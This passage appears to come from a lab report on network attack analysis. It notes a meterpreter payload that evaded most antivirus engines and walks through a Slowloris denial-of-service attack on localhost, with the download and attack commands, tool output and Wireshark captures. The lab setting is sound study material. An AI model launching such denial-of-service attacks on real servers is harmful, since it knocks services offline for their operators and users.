
The top screenshot shows the main packet list window with the filter set to `tls`. It displays a list of captured packets, all of which are TLSv1.3. The selected packet is number 130, which is a TLSv1.3 Application Data packet. The packet details pane on the right shows the structure of the TLS record, including the Client Hello, Change Cipher Spec, and Application Data.

The bottom screenshot shows the packet details pane for a selected HTTP packet (packet 4). The packet is an HTTP GET request. The context menu is open, and the `Follow` option is highlighted, indicating the user's intention to follow the selected packet.

[illegible]

10. Virus Total:

We analyzed the file on VirusTotal and discovered that the meterpreter payload exhibited exceptional stealth, with only 1 out of 61 antivirus programs detecting it.



DDOS ANALYSIS

For the DDOS analysis, we utilized the *Slowloris* tool, which was downloaded from GitHub using the command:


```
git clone https://github.com/gkbrk/slowloris.git
```

Wireshark was configured to monitor network traffic, and the DOS attack was executed using the following command:

```
python3 slowloris.py <ip as> -s <rate of packets to be sent>
```

The attack was successfully launched, and the corresponding outputs were recorded.

before dos:



```
(root@kali)-[~]
# wireshark -i lo
** (wireshark:97866) 05:27:19.934554 [Capture MESSAGE] -- Capture Start ...
** (wireshark:97866) 05:27:19.983830 [Capture MESSAGE] -- Capture started
** (wireshark:97866) 05:27:19.983853 [Capture MESSAGE] -- File: "/tmp/wireshark_loHQPWX2.pcapng"
Loaded 'datafile' with file.pcapng, xyz.pcapng
root@kali: ~/Desktop
# cd allaris
bash: cd: allaris: No such file or directory
```

```

(root@kali)-[~/Desktop/solaris/slowloris]
# python3 slowloris.py 127.0.0.1 -s 10000
[29-11-2024 05:27:51] Attacking 127.0.0.1 with 10000 sockets.
[29-11-2024 05:27:51] Creating sockets ...
[29-11-2024 05:28:04] Sending keep-alive headers ...
[29-11-2024 05:28:04] Socket count: 662
[29-11-2024 05:28:04] Creating 9338 new sockets ...
[29-11-2024 05:28:23] Sending keep-alive headers ...
[29-11-2024 05:28:23] Socket count: 662
[29-11-2024 05:28:23] Creating 9338 new sockets ...
[29-11-2024 05:28:42] Sending keep-alive headers ...
[29-11-2024 05:28:42] Socket count: 810
[29-11-2024 05:28:42] Creating 9340 new sockets ...
[29-11-2024 05:29:04] Sending keep-alive headers ...
[29-11-2024 05:29:04] Socket count: 809
[29-11-2024 05:29:04] Creating 9292 new sockets ...
[29-11-2024 05:29:27] Sending keep-alive headers ...
[29-11-2024 05:29:27] Socket count: 856
[29-11-2024 05:29:27] Creating 9230 new sockets ...
[29-11-2024 05:29:49] Sending keep-alive headers ...
[29-11-2024 05:29:49] Socket count: 917
[29-11-2024 05:29:49] Creating 9233 new sockets ...

```

Wireshark interface showing a packet capture on interface lo. The packet list shows multiple HTTP 400 Bad Request messages from 127.0.0.1 to 127.0.0.1. The packet details pane shows the structure of an HTTP 400 Bad Request message, including the status bar, status line, and headers. The packet bytes pane shows the raw data of the message.


No.	Time	Source	Destination	Protocol	Length	Info
38557	207.378480304	127.0.0.1	127.0.0.1	HTTP	400	HTTP/1.1 400 Bad Request (text/html)
38558	207.378483468	127.0.0.1	127.0.0.1	TCP	4	4 48874 - 80 [RST] Seq=245 Win=0 Len=0
38559	207.378505752	127.0.0.1	127.0.0.1	HTTP	549	HTTP/1.1 400 Bad Request (text/html)
38560	207.378508156	127.0.0.1	127.0.0.1	TCP	54	54 51202 - 80 [RST] Seq=235 Win=0 Len=0
38561	207.378525955	127.0.0.1	127.0.0.1	HTTP	549	HTTP/1.1 400 Bad Request (text/html)
38562	207.378531588	127.0.0.1	127.0.0.1	TCP	54	54 51212 - 80 [RST] Seq=235 Win=0 Len=0
38563	207.378551901	127.0.0.1	127.0.0.1	HTTP	549	HTTP/1.1 400 Bad Request (text/html)
38564	207.378553080	127.0.0.1	127.0.0.1	TCP	54	54 51222 - 80 [RST] Seq=233 Win=0 Len=0
38565	207.378576477	127.0.0.1	127.0.0.1	HTTP	549	HTTP/1.1 400 Bad Request (text/html)
38566	207.378578838	127.0.0.1	127.0.0.1	TCP	54	54 51212 - 80 [RST] Seq=231 Win=0 Len=0
38567	207.378595997	127.0.0.1	127.0.0.1	HTTP	549	HTTP/1.1 400 Bad Request (text/html)
38568	207.378601932	127.0.0.1	127.0.0.1	TCP	54	54 51344 - 80 [RST] Seq=231 Win=0 Len=0
38569	207.378623135	127.0.0.1	127.0.0.1	HTTP	549	HTTP/1.1 400 Bad Request (text/html)
38570	207.378628422	127.0.0.1	127.0.0.1	TCP	54	54 51880 - 80 [RST] Seq=231 Win=0 Len=0
38571	207.378649240	127.0.0.1	127.0.0.1	HTTP	549	HTTP/1.1 400 Bad Request (text/html)
38572	207.378651870	127.0.0.1	127.0.0.1	TCP	54	54 52018 - 80 [RST] Seq=231 Win=0 Len=0
38605	211.888555955	127.0.0.1	127.0.0.1	TCP	74	43630 - 80 [SYN] Seq=0 Win=33280 Len=0 MSS=65495 SACK_PERM TSval=289476915 TSecr=0 WS=128
38606	211.888565444	127.0.0.1	127.0.0.1	TCP	74	80 - 43630 [SYN, ACK] Seq=0 Ack=1 Win=33280 Len=0 MSS=65495 SACK_PERM TSval=289476915 TSecr=289476915 WS=128
38607	211.888572589	127.0.0.1	127.0.0.1	TCP	66	43630 - 80 [ACK] Seq=1 Ack=1 Win=33280 Len=0 TSval=289476915 TSecr=289476915
38648	216.891880109	127.0.0.1	127.0.0.1	TCP	66	43630 - 80 [FIN, ACK] Seq=1 Ack=1 Win=33280 Len=0 TSval=289481918 TSecr=289476915
38649	216.892185119	127.0.0.1	127.0.0.1	TCP	66	80 - 43630 [FIN, ACK] Seq=1 Ack=2 Win=33280 Len=0 TSval=289481918 TSecr=289481918
38650	216.892262900	127.0.0.1	127.0.0.1	TCP	66	43630 - 80 [ACK] Seq=2 Ack=2 Win=33280 Len=0 TSval=289481918 TSecr=289481918

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface lo, Id 0
 Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00)
 Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
 Transmission Control Protocol, Src Port: 48814, Dst Port: 80, Seq: 0, Len: 0

Wireshark: wireshark_loHDPW2.pcapng

Packets: 38940 - Displayed: 38578 (99.1%)

Profile: Default



Initially, the webserver was highly responsive, allowing access within seconds. However, as the attack progressed, access became significantly delayed, taking several minutes. Wireshark captured approximately 39,000 packets within 120 seconds during this period.